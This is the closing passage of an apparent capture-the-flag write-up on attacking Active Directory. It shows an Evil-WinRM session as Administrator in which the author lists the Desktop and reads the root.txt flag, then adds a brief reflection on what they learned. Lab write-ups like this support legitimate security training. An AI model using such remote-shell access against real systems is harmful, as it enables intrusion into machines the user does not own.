d-r---        3/14/2024   3:45 AM                Videos

*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---       12/16/2024   9:03 AM             34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
317c419db19b1b5560bb84bf3cac9832
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Summary:

I learned various tools and techniques for attacking Active Directory, and I had a great time doing it. This was an enjoyable challenge.